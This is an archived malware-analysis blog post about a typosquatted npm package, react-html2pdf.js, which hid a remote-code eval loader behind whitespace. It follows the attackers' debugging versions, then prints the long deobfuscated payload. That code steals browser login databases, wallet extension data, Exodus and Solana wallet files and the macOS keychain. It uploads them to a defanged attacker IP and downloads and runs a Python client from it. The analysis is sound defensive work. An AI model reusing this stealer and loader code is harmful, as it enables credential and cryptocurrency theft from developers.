Malware hiding in plain sight: Spying on North Korean Hackers

By Charlie Eriksen

Published: 2025-03-31 · Archived: 2026-04-06 00:19:39 UTC

Published on:

2025-03-31 11:55 am

- Table of Contents

On March 13th 2025, our malware analysis engine alerted us to a potential malicious package that was added to NPM. First indications suggested this would be a clear-cut case, however, when we started peeling back the layers things weren't quite as they seemed.

Here is a story about how sophisticated nation state actors can hide malware within packages.

Notification

Just after 1pm we got notified by our malware detection tool that a new malicious package had been uploaded to NPM, directing us the the package react-html2pdf.js (since removed). It appeared this package was masquerading as the legitimate popular npm package react-html2pdf while it did appear suspicious, we couldn't immediatley see the threat it posed, until we looked a little closer.


How to hide in plain sight

The first step we took was to look at the `package.json`. Most malware will have a lifecycle hook like `preinstall`, `install`, `postinstall`. But we didn't see that in this package.

```
{
 "name": "react-html2pdf.js",
 "version": "1.0.0",
 "description": "",
 "main": "index.js",
 "scripts": {
   "test": "echo \"Error: no test specified\" && exit 1"
 },
 "repository": {
   "type": "git",
   "url": "git+https://github.com/pdec9690/react-html2pdf.git"
 },
 "author": "",
 "license": "ISC",
 "bugs": {
```

```
    "url": "https://github.com/pdec9690/react-html2pdf/issues"
  },
  "homepage": "https://github.com/pdec9690/react-html2pdf#readme",
  "dependencies": {
    "request": "^2.88.2",
    "sqlite3": "^5.1.7"
  }
}
```

Next, we look a look inside the index.js file. But strangely there was nothing here either. Beginning to wonder if our malware detector was alerting on false postivies we finally spotted something…. Can you see it?



It’s easy to miss, but there’s something wrong here.

Did you notice the horizontal scroll bar? What is it trying to hide? We scrolled to the side, and there was our answer.

Here’s the prettified version of the code.

```
function html2pdf() {
   (async () => eval((await axios.get("https://ipcheck-production.up.railway[.]app/106", {
       headers: {
           "x-secret-key": "locationchecking"
       }
   })).data))()
   return "html2pdf"
}

module.exports = html2pdf
```

There we have it. It’s making an HTTP request to a URL and passing the response directly to `eval()`.

We all make mistakes

It took us a few moments to realize that our automatic detection was correct and it felt a bit awkward to have doubted its correctness. But we all make mistakes, right…… Even the attackers do, infact the attackers made several mistakes themselves.


1. There are two dependencies in the package: `sqlite3` and request. Neither has `axios` as a dependency.
2. There's no import/require statement for `axios.`

As a result, this attack would never have worked. Even if they had included axios as a dependency there was still a missing import.

Seeing them fumble in real-time

It may seem like this is a story about a failed attempt at writing malware. This story is just getting started and something very cool happened. We got to watch the attackers debug and fix their mistakes in real-time.

Our malware analyser detected this package on version 1.0.0 but the versions that followed gave us valuable insights into how these threat actors operated and gave us endless entertainment as we watched them fumble and fail at making their attack work.



1.0.0 - 3/13/2025, 12:54:40 PM

Inside version `1.0.0`, the first version, the package consists of the same index.js file shown previously, and there's a file called `/test/script.js`. All it does is this:

```
 const html2pdf = require('react-html2pdf.js')

console.log(html2pdf())
```

This simply resolves the package itself and executes the payload. This would likely be used as a part of a lifecycle hook, but none were present.

1.0.1 - 3/13/2025, 2:10:00 PM

This version appears to be them debugging their code. Unlike the 1.0.0 version, they aren't going to the same lengths to try and hide their malicious code.

They changed the code to use an async function rather than an anonymous lambda. They also added a console logging statement.

Even APTs debug code with `console.log` apparently!

They are trying to determine why it's not making the expected HTTP request. Obviously, it's because there's no dependency on `axios` and no import statement for it.

1.0.2 - 3/13/2025, 2:23:49 PM

15 minutes later it seems they finally figured out they need to add axios as a dependency and included `axios@^1.8.3`.

```
{
 "name": "react-html2pdf.js",
 "version": "1.0.2",
```

```
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "repository": {
    "type": "git",
    "url": "git+https://github.com/pdec9690/react-html2pdf.git"
  },
  "author": "",
  "license": "ISC",
  "bugs": {
    "url": "https://github.com/pdec9690/react-html2pdf/issues"
  },
  "homepage": "https://github.com/pdec9690/react-html2pdf#readme",
  "dependencies": {
    "axios": "^1.8.3",
    "request": "^2.88.2",
    "sqlite3": "^5.1.7"
  }
}
```

The code is otherwise the same. It still has debug logging and hasn’t introduced the whitespace obfuscation again.

While they are getting closer, the attackers still haven’t remembered to import axios.

1.0.3 - 3/13/2025, 2:37:23 PM

A few minutes later we got another update. It is still clear they are still trying to debug the issue with the index.js file changes in this version. Unfortunately for them they still haven't quite figured out the source of the problem.

```
const html2pdf = async () => {
   const res = await axios.get("https://ipcheck-production.up.railway.app/106", { headers: { "x-secret-key": "
   console.log("checked ok");
   eval(res.data.cookie);
```

```
    return "html2pdf"
}

module.exports = html2pdf
```

You will notice two changes:

1. Instead of a function, they are defining it as an async lambda.
2. They are eval()'ing the res.data.cookie instead of res.data as in previous versions. But the payload is not in the cookie or a field called cookie when we fetch it from the server.

However, this still doesn't work due to the lack of an import/require statement.

Analyzing the payload

With an office sweepstakes set up taking bets on how long it would take to figure out their mistake, we eagerly awaited the next update. Unfortunately, the attackers seem frustrated losing motivation for their exploit with no more updates coming through. This gave us some time to dig a little deeper and to analyze the malicious payload they were trying to inject.

As with their other packages, this is obfuscated. Once we ran it through some deobfuscation, we ended up with a very classic payload that is well documented.

```
 (function (_0x439ccd, _0x2f2b84) {
  const _0x48e319 = _0x439ccd();
  while (true) {
    try {
      const _0xc3ac80 = -parseInt(_0x5e84(719, 0x6d6)) / 1 + parseInt(_0x5e84(433, 0x551)) / 2 + parseInt(_0x5e8
      if (_0xc3ac80 === _0x2f2b84) {
        break;
      } else {
        _0x48e319.push(_0x48e319.shift());
      }
    } catch (_0x6c2a0f) {
      _0x48e319.push(_0x48e319.shift());
    }
  }
})(_0x506f, 354290);
const _0x7b1f8a = function () {
  let _0x4ca892 = true;
  return function (_0x56e847, _0x590243) {
    const _0x745c8c = _0x4ca892 ? function () {
      if (_0x590243) {
        const _0x322c0c = _0x590243.apply(_0x56e847, arguments);
        _0x590243 = null;
        return _0x322c0c;
```

```
      }
    } : function () {};
    _0x4ca892 = false;
    return _0x745c8c;
  };
}();
const _0x4b1d0b = _0x7b1f8a(this, function () {
  return _0x4b1d0b.toString().search("(((.+)+)+)+$").toString().constructor(_0x4b1d0b).search("(((.+)+)+)+$");
});
_0x4b1d0b();
function _0x5e84(_0x491dbf, _0x24c768) {
  const _0x1eb954 = _0x506f();
  _0x5e84 = function (_0x3109a1, _0x3d8eb2) {
    _0x3109a1 = _0x3109a1 - 390;
    let _0x273b10 = _0x1eb954[_0x3109a1];
    if (_0x5e84.QApUJJ === undefined) {
      var _0x4807eb = function (_0x1c601e) {
        let _0x52517a = '';
        let _0xb93639 = '';
        let _0x194ad5 = _0x52517a + _0x4807eb;
        let _0x9c31a6 = 0;
        let _0x5bbe0b;
        let _0x1757c6;
        for (let _0xa23365 = 0; _0x1757c6 = _0x1c601e.charAt(_0xa23365++); ~_0x1757c6 && (_0x5bbe0b = _0x9c31a6
          _0x1757c6 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/='.indexOf(_0x1757c6);
        }
        let _0x469363 = 0;
        for (let _0x148ed5 = _0x52517a.length; _0x469363 < _0x148ed5; _0x469363++) {
          _0xb93639 += '%' + ('00' + _0x52517a.charCodeAt(_0x469363).toString(16)).slice(-2);
        }
        return decodeURIComponent(_0xb93639);
      };
      _0x5e84.SmAvPn = _0x4807eb;
      _0x491dbf = arguments;
      _0x5e84.QApUJJ = true;
    }
    const _0x3c1851 = _0x1eb954[0];
    const _0x59b60e = _0x3109a1 + _0x3c1851;
    const _0x55f78b = _0x491dbf[_0x59b60e];
    if (!_0x55f78b) {
      const _0x5f300b = function (_0x2fd671) {
        this.QHOMud = _0x2fd671;
        this.YVDaph = [1, 0, 0];
        this.JcbGmJ = function () {
          return 'newState';
        };
        this.OVyCMT = "\\w+ *\\(\\) *{\\w+ *";
```

```
        this.JLwvwW = "['|\"].+['|\"];? *}";
      };
      _0x5f300b.prototype.mifMRh = function () {
        const _0x229166 = new RegExp(this.OVyCMT + this.JLwvwW);
        const _0x3a34db = _0x229166.test(this.JcbGmJ.toString()) ? --this.YVDaph[1] : --this.YVDaph[0];
        return this.BbIAmR(_0x3a34db);
      };
      _0x5f300b.prototype.BbIAmR = function (_0x42c1a6) {
        if (!Boolean(~_0x42c1a6)) {
          return _0x42c1a6;
        }
        return this.bXmZOq(this.QHOMud);
      };
      _0x5f300b.prototype.bXmZOq = function (_0xbd8ca5) {
        let _0x47b9b1 = 0;
        for (let _0x2729f9 = this.YVDaph.length; _0x47b9b1 < _0x2729f9; _0x47b9b1++) {
          this.YVDaph.push(Math.round(Math.random()));
          _0x2729f9 = this.YVDaph.length;
        }
        return _0xbd8ca5(this.YVDaph[0]);
      };
      new _0x5f300b(_0x5e84).mifMRh();
      _0x273b10 = _0x5e84.SmAvPn(_0x273b10);
      _0x491dbf[_0x59b60e] = _0x273b10;
    } else {
      _0x273b10 = _0x55f78b;
    }
    return _0x273b10;
  };
  return _0x5e84(_0x491dbf, _0x24c768);
}
const _0x37a9de = function () {
  const _0x11156e = {
    npoYK: 'IOjyc'
  };
  _0x11156e.wzbes = function (_0x2abc93, _0x52b5bf) {
    return _0x2abc93 === _0x52b5bf;
  };
  _0x11156e.gBKuE = "arDDM";
  _0x11156e.ptaJJ = "Moloi";
  let _0x135685 = true;
  return function (_0x2f5864, _0x41df13) {
    if (_0x11156e.wzbes(_0x11156e.gBKuE, _0x11156e.ptaJJ)) {
      try {
        const _0x1cb1ce = {
          filename: _0x2d36f8 + '_lst'
        };
```

```
        _0xf5f415.push({
          'value': _0x404acb.createReadStream(_0x321d52),
          'options': _0x1cb1ce
        });
      } catch (_0x2a90eb) {}
    } else {
      const _0x1b0bdc = _0x135685 ? function () {
        if (_0x41df13) {
          const _0x1854ff = _0x41df13.apply(_0x2f5864, arguments);
          _0x41df13 = null;
          return _0x1854ff;
        }
      } : function () {};
      _0x135685 = false;
      return _0x1b0bdc;
    }
  };
}();
const _0x2beb3b = _0x37a9de(this, function () {
  const _0xf65419 = function () {
    let _0x2cff02;
    try {
      _0x2cff02 = Function("return (function() {}.constructor(\"return this\")( ));")();
    } catch (_0x1b5eab) {
      _0x2cff02 = window;
    }
    return _0x2cff02;
  };
  const _0x1b948b = _0xf65419();
  const _0x342695 = _0x1b948b.console = _0x1b948b.console || {};
  const _0x212c22 = ["log", "warn", "info", "error", "exception", 'table', "trace"];
  for (let _0xf72095 = 0; _0xf72095 < _0x212c22.length; _0xf72095++) {
    const _0x394e1b = _0x37a9de.constructor.prototype.bind(_0x37a9de);
    const _0x444ab9 = _0x212c22[_0xf72095];
    const _0x442110 = _0x342695[_0x444ab9] || _0x394e1b;
    _0x394e1b.__proto__ = _0x37a9de.bind(_0x37a9de);
    _0x394e1b.toString = _0x442110.toString.bind(_0x442110);
    _0x342695[_0x444ab9] = _0x394e1b;
  }
});
_0x2beb3b();
const fs = require('fs');
const os = require('os');
const path = require("path");
const request = require("request");
const ex = require("child_process").exec;
const hostname = os.hostname();
```

```
const platform = os.platform();
const homeDir = os.homedir();
const tmpDir = os.tmpdir();
const fs_promises = require("fs/promises");
const getAbsolutePath = _0x30607a => _0x30607a.replace(/^~([a-z]+|\/)/, (_0x2a0b7e, _0x4cea8f) => '/' === _0x4ce
function testPath(_0x133be5) {
  try {
    fs.accessSync(_0x133be5);
    return true;
  } catch (_0x4d579f) {
    return false;
  }
}
function _0x506f() {
  const _0x4e59ac = [....];
  _0x506f = function () {
    return _0x4e59ac;
  };
  return _0x506f();
}
function _0x275dbc(_0x3a088a, _0x2b8854, _0x55aca9, _0x523cc3) {
  return _0x5e84(_0x3a088a - 0x27, _0x523cc3);
}
const R = ["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"];
const Q = ["Local/Google/Chrome", "Google/Chrome", "google-chrome"];
const X = ["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", "opera"];
const Bt = ["nkbihfbeogaeaoehlefnkodbefgpgknn", "ejbalbakoplchlghecdalmeeeajnimhm", "fhbohimaelbohpjbbldcngcnapn
const uploadFiles = async (_0x4e59e1, _0x1e64c9, _0x1b778e, _0x35144d) => {
  let _0xbfe9a;
  if (!_0x4e59e1 || '' === _0x4e59e1) {
    return [];
  }
  try {
    if (!testPath(_0x4e59e1)) {
      return [];
    }
  } catch (_0x25bf31) {
    return [];
  }
  if (!_0x1e64c9) {
    _0x1e64c9 = '';
  }
  let _0x2ae51b = [];
  for (let _0x801a82 = 0; _0x801a82 < 200; _0x801a82++) {
    const _0x3fd963 = _0x4e59e1 + '/' + (0 === _0x801a82 ? "Default" : "Profile " + _0x801a82) + "/Local Extens
    for (let _0x2652fd = 0; _0x2652fd < Bt.length; _0x2652fd++) {
      let _0x2ef81f = _0x3fd963 + '/' + Bt[_0x2652fd];
```

```
    if (testPath(_0x2ef81f)) {
      let _0x1fd2c9 = [];
      try {
        _0x1fd2c9 = fs.readdirSync(_0x2ef81f);
      } catch (_0x354f49) {
        _0x1fd2c9 = [];
      }
      let _0x4808c4 = 0;
      if (!testPath(getAbsolutePath('~/') + "/.n3")) {
        fs_promises.mkdir(getAbsolutePath('~/') + "/.n3");
      }
      _0x1fd2c9.forEach(async _0x4e7f8b => {
        let _0x3bca73 = path.join(_0x2ef81f, _0x4e7f8b);
        try {
          let _0x331d2f = fs.statSync(_0x3bca73);
          if (_0x331d2f.isDirectory()) {
            return;
          }
          if (_0x3bca73.includes(".log") || _0x3bca73.includes(".ldb")) {
            const _0x50a239 = {
              filename: "106_" + _0x1e64c9 + _0x801a82 + '_' + Bt[_0x2652fd] + '_' + _0x4e7f8b
            };
            _0x2ae51b.push({
              'value': fs.createReadStream(_0x3bca73),
              'options': _0x50a239
            });
          } else {
            fs_promises.copyFile(_0x3bca73, getAbsolutePath('~/') + "/.n3/tp" + _0x4808c4);
            const _0x27ff50 = {
              filename: "106_" + _0x1e64c9 + _0x801a82 + '_' + Bt[_0x2652fd] + '_' + _0x4e7f8b
            };
            _0x2ae51b.push({
              'value': fs.createReadStream(getAbsolutePath('~/') + '/.n3/tp' + _0x4808c4),
              'options': _0x27ff50
            });
            _0x4808c4 += 1;
          }
        } catch (_0x365110) {}
      });
    }
  }
}
if (_0x1b778e && (_0xbfe9a = homeDir + "/.config/solana/id.json", fs.existsSync(_0xbfe9a))) {
  try {
    const _0x149c73 = {
      filename: "solana_id.txt"
    };
```

```
      _0x2ae51b.push({
        'value': fs.createReadStream(_0xbfe9a),
        'options': _0x149c73
      });
    } catch (_0x293a9e) {}
  }
  Upload(_0x2ae51b, _0x35144d);
  return _0x2ae51b;
};
const uploadMozilla = _0x28bdbb => {
  const _0x58f3c4 = getAbsolutePath('~/') + "/AppData/Roaming/Mozilla/Firefox/Profiles";
  let _0x11a54c = [];
  if (testPath(_0x58f3c4)) {
    let _0x43f643 = [];
    try {
      _0x43f643 = fs.readdirSync(_0x58f3c4);
    } catch (_0x277851) {
      _0x43f643 = [];
    }
    let _0xfea5f8 = 0;
    _0x43f643.forEach(async _0x7fdd1f => {
      let _0x1565a3 = path.join(_0x58f3c4, _0x7fdd1f);
      if (_0x1565a3.includes('-release')) {
        let _0xb824a = path.join(_0x1565a3, "/storage/default");
        let _0x5b8589 = [];
        _0x5b8589 = fs.readdirSync(_0xb824a);
        let _0x56f1bd = 0;
        _0x5b8589.forEach(async _0x1349f0 => {
          if (_0x1349f0.includes("moz-extension")) {
            let _0xb29520 = path.join(_0xb824a, _0x1349f0);
            _0xb29520 = path.join(_0xb29520, "idb");
            let _0xbf7b4c = [];
            _0xbf7b4c = fs.readdirSync(_0xb29520);
            _0xbf7b4c.forEach(async _0x39b65b => {
              if (_0x39b65b.includes(".files")) {
                let _0x23bb34 = path.join(_0xb29520, _0x39b65b);
                let _0x907e03 = [];
                _0x907e03 = fs.readdirSync(_0x23bb34);
                _0x907e03.forEach(_0x18728f => {
                  if (!fs.statSync(path.join(_0x23bb34, _0x18728f)).isDirectory()) {
                    let _0x5c1eaa = path.join(_0x23bb34, _0x18728f);
                    const _0x3dabaf = {
                      filename: _0xfea5f8 + '_' + _0x56f1bd + '_' + _0x18728f
                    };
                    _0x11a54c.push({
                      'value': fs.createReadStream(_0x5c1eaa),
                      'options': _0x3dabaf
```

```
                  });
                }
              });
            }
          });
        }
      });
      _0x56f1bd += 1;
    }
    _0xfea5f8 += 1;
  });
  Upload(_0x11a54c, _0x28bdbb);
  return _0x11a54c;
 }
};
const uploadEs = _0x259211 => {
 let _0x3d015b = '';
 let _0x237a59 = [];
 if ('w' == platform[0]) {
  _0x3d015b = getAbsolutePath('~/') + "/AppData/Roaming/Exodus/exodus.wallet";
 } else if ('d' == platform[0]) {
  _0x3d015b = getAbsolutePath('~/') + "/Library/Application Support/exodus.wallet";
 } else {
  _0x3d015b = getAbsolutePath('~/') + "/.config/Exodus/exodus.wallet";
 }
 if (testPath(_0x3d015b)) {
  let _0x12e506 = [];
  try {
   _0x12e506 = fs.readdirSync(_0x3d015b);
  } catch (_0x94bd45) {
   _0x12e506 = [];
  }
  let _0x28935a = 0;
  if (!testPath(getAbsolutePath('~/') + "/.n3")) {
   fs_promises.mkdir(getAbsolutePath('~/') + '/.n3');
  }
  _0x12e506.forEach(async _0x19fec3 => {
   let _0x4b88c9 = path.join(_0x3d015b, _0x19fec3);
   try {
    fs_promises.copyFile(_0x4b88c9, getAbsolutePath('~/') + "/.n3/tp" + _0x28935a);
    const _0x61985d = {
     filename: "106_" + _0x19fec3
    };
    _0x237a59.push({
     'value': fs.createReadStream(getAbsolutePath('~/') + "/.n3/tp" + _0x28935a),
     'options': _0x61985d
    });
```

```
        _0x28935a += 1;
      } catch (_0x59cc5f) {}
    });
  }
  Upload(_0x237a59, _0x259211);
  return _0x237a59;
};
const Upload = (_0x5371da, _0x486521) => {
  const _0x56f846 = {
    type: "106"
  };
  _0x56f846.hid = "106_" + hostname;
  _0x56f846.uts = _0x486521;
  _0x56f846.multi_file = _0x5371da;
  try {
    if (_0x5371da.length > 0) {
      const _0x4ca09a = {
        url: "http://144.172.96[.]80:1224/uploads",
        formData: _0x56f846
      };
      request.post(_0x4ca09a, (_0x3ae8f6, _0x3a2f2e, _0x14c423) => {});
    }
  } catch (_0x531e0d) {}
};
const UpAppData = async (_0x4426ad, _0x3e8f59, _0x60e2a7) => {
  try {
    let _0x268ce4 = '';
    _0x268ce4 = 'd' == platform[0] ? getAbsolutePath('~/') + "/Library/Application Support/" + _0x4426ad[1] : '
    await uploadFiles(_0x268ce4, _0x3e8f59 + '_', 0 == _0x3e8f59, _0x60e2a7);
  } catch (_0x5ebd09) {}
};
const UpKeychain = async _0x3714c5 => {
  let _0x3a24d9 = [];
  let _0x39d8f5 = homeDir + "/Library/Keychains/login.keychain";
  if (fs.existsSync(_0x39d8f5)) {
    try {
      const _0x94b19a = {
        filename: "logkc-db"
      };
      _0x3a24d9.push({
        'value': fs.createReadStream(_0x39d8f5),
        'options': _0x94b19a
      });
    } catch (_0x5a79ae) {}
  } else {
    _0x39d8f5 += '-db';
    if (fs.existsSync(_0x39d8f5)) {
```

```
    try {
      const _0x1aed52 = {
        filename: "logkc-db"
      };
      _0x3a24d9.push({
        'value': fs.createReadStream(_0x39d8f5),
        'options': _0x1aed52
      });
    } catch (_0x29bcaf) {}
  }
}
try {
  let _0x17c169 = homeDir + "/Library/Application Support/Google/Chrome";
  if (testPath(_0x17c169)) {
    for (let _0x1d1991 = 0; _0x1d1991 < 200; _0x1d1991++) {
      const _0x141480 = _0x17c169 + '/' + (0 === _0x1d1991 ? 'Default' : "Profile " + _0x1d1991) + "/Login Dat
      try {
        if (!testPath(_0x141480)) {
          continue;
        }
        const _0x11ddc5 = _0x17c169 + "/ld_" + _0x1d1991;
        const _0x4c51e4 = {
          filename: 'pld_' + _0x1d1991
        };
        if (testPath(_0x11ddc5)) {
          _0x3a24d9.push({
            'value': fs.createReadStream(_0x11ddc5),
            'options': _0x4c51e4
          });
        } else {
          fs.copyFile(_0x141480, _0x11ddc5, _0x5336ba => {
            const _0x173efd = {
              filename: "pld_" + _0x1d1991
            };
            let _0x2adc61 = [{
              'value': fs.createReadStream(_0x141480),
              'options': _0x173efd
            }];
            Upload(_0x2adc61, _0x3714c5);
          });
        }
      } catch (_0x136aa3) {}
    }
  }
} catch (_0x10da1f) {}
try {
  let _0x5877c5 = homeDir + "/Library/Application Support/BraveSoftware/Brave-Browser";
```

```
    if (testPath(_0x5877c5)) {
      for (let _0x4289ac = 0; _0x4289ac < 200; _0x4289ac++) {
        const _0x388e88 = _0x5877c5 + '/' + (0 === _0x4289ac ? "Default" : "Profile " + _0x4289ac);
        try {
          if (!testPath(_0x388e88)) {
            continue;
          }
          const _0x4cb112 = _0x388e88 + "/Login Data";
          const _0x533124 = {
            filename: 'brld_' + _0x4289ac
          };
          if (testPath(_0x4cb112)) {
            _0x3a24d9.push({
              'value': fs.createReadStream(_0x4cb112),
              'options': _0x533124
            });
          } else {
            fs.copyFile(_0x388e88, _0x4cb112, _0x29cd60 => {
              const _0x2c0338 = {
                filename: "brld_" + _0x4289ac
              };
              let _0x2511d4 = [{
                'value': fs.createReadStream(_0x388e88),
                'options': _0x2c0338
              }];
              Upload(_0x2511d4, _0x3714c5);
            });
          }
        } catch (_0x3a308e) {}
      }
    }
  } catch (_0x430644) {}
  Upload(_0x3a24d9, _0x3714c5);
  return _0x3a24d9;
};
const UpUserData = async (_0x36f5a0, _0x286e68, _0x4300cf) => {
  let _0x424c5f = [];
  let _0x4b95f2 = '';
  _0x4b95f2 = 'd' == platform[0] ? getAbsolutePath('~/') + "/Library/Application Support/" + _0x36f5a0[1] : 'l'
  let _0x227f08 = _0x4b95f2 + "/Local State";
  if (fs.existsSync(_0x227f08)) {
    try {
      const _0x4a1d0a = {
        filename: _0x286e68 + "_lst"
      };
      _0x424c5f.push({
        'value': fs.createReadStream(_0x227f08),
```

```
        'options': _0x4a1d0a
      });
    } catch (_0x18477b) {}
  }
  try {
    if (testPath(_0x4b95f2)) {
      for (let _0x5d2f7f = 0; _0x5d2f7f < 200; _0x5d2f7f++) {
        const _0x217a08 = _0x4b95f2 + '/' + (0 === _0x5d2f7f ? 'Default' : "Profile " + _0x5d2f7f);
        try {
          if (!testPath(_0x217a08)) {
            continue;
          }
          const _0x43a5b3 = _0x217a08 + "/Login Data";
          if (!testPath(_0x43a5b3)) {
            continue;
          }
          const _0x677c1e = {
            filename: _0x286e68 + '_' + _0x5d2f7f + "_uld"
          };
          _0x424c5f.push({
            'value': fs.createReadStream(_0x43a5b3),
            'options': _0x677c1e
          });
        } catch (_0x468130) {}
      }
    }
  } catch (_0x25db13) {}
  Upload(_0x424c5f, _0x4300cf);
  return _0x424c5f;
};
function _0x209c84(_0x42c618, _0x40ddd7, _0x324bac, _0x231a82) {
  return _0x5e84(_0x40ddd7 + 0xd7, _0x42c618);
}
let It = 0;
const extractFile = async _0x169ea8 => {
  ex("tar -xf " + _0x169ea8 + " -C " + homeDir, (_0x5137bb, _0x38768c, _0x44c05a) => {
    if (_0x5137bb) {
      fs.rmSync(_0x169ea8);
      return void (It = 0);
    }
    fs.rmSync(_0x169ea8);
    Xt();
  });
};
const runP = () => {
  const _0x63e597 = tmpDir + "\\p.zi";
  const _0x37a8dc = tmpDir + "\\p2.zip";
```

```
  if (It >= 51476596) {
    return;
  }
  if (fs.existsSync(_0x63e597)) {
    try {
      var _0x2d691c = fs.statSync(_0x63e597);
      if (_0x2d691c.size >= 51476596) {
        It = _0x2d691c.size;
        fs.rename(_0x63e597, _0x37a8dc, _0x34791b => {
          if (_0x34791b) {
            throw _0x34791b;
          }
          extractFile(_0x37a8dc);
        });
      } else {
        if (It < _0x2d691c.size) {
          It = _0x2d691c.size;
        } else {
          fs.rmSync(_0x63e597);
          It = 0;
        }
        Ht();
      }
    } catch (_0xf9efb1) {}
  } else {
    ex("curl -Lo \"" + _0x63e597 + "\" \"" + "http://144.172.96[.]80:1224/pdown" + "\"", (_0x33551d, _0x26a269,
      if (_0x33551d) {
        It = 0;
        return void Ht();
      }
      try {
        It = 51476596;
        fs.renameSync(_0x63e597, _0x37a8dc);
        extractFile(_0x37a8dc);
      } catch (_0x177129) {}
    });
  }
};
function Ht() {
  setTimeout(() => {
    runP();
  }, 20000);
}
const Xt = async () => await new Promise((_0x18b6b4, _0x438ac4) => {
  if ('w' == platform[0]) {
    if (fs.existsSync(homeDir + "\\.pyp\\python.exe")) {
      (() => {
```

```
        const _0x2f7a17 = homeDir + "/.npl";
        const _0x37e74f = "\"" + homeDir + "\\.pyp\\python.exe\" \"" + _0x2f7a17 + "\"";
        try {
          fs.rmSync(_0x2f7a17);
        } catch (_0x3bd9ea) {}
        request.get("http://144.172.96[.]80:1224/client/106/106", (_0x9dd16b, _0x3ea1c7, _0x3de797) => {
          if (!_0x9dd16b) {
            try {
              fs.writeFileSync(_0x2f7a17, _0x3de797);
              ex(_0x37e74f, (_0x5af396, _0x44ed2b, _0x5bf548) => {});
            } catch (_0x527428) {}
          }
        });
      })();
    } else {
      runP();
    }
  } else {
    (() => {
      request.get("http://144.172.96[.]80:1224/client/106/106", (_0x20405e, _0x32be8c, _0x1add23) => {
        if (!_0x20405e) {
          fs.writeFileSync(homeDir + "/.npl", _0x1add23);
          ex("python3 \"" + homeDir + "/.npl\"", (_0x7f426f, _0x3db0b7, _0x1160de) => {});
        }
      });
    })();
  }
});
var M = 0;
const main = async () => {
  try {
    const _0x153de8 = Math.round(new Date().getTime() / 1000);
    await (async () => {
      try {
        await UpAppData(Q, 0, _0x153de8);
        await UpAppData(R, 1, _0x153de8);
        await UpAppData(X, 2, _0x153de8);
        uploadMozilla(_0x153de8);
        uploadEs(_0x153de8);
        if ('w' == platform[0]) {
          await uploadFiles(getAbsolutePath('~/') + "/AppData/Local/Microsoft/Edge/User Data", '3_', false, _0x
        }
        if ('d' == platform[0]) {
          await UpKeychain(_0x153de8);
        } else {
          await UpUserData(Q, 0, _0x153de8);
          await UpUserData(R, 1, _0x153de8);
```

```
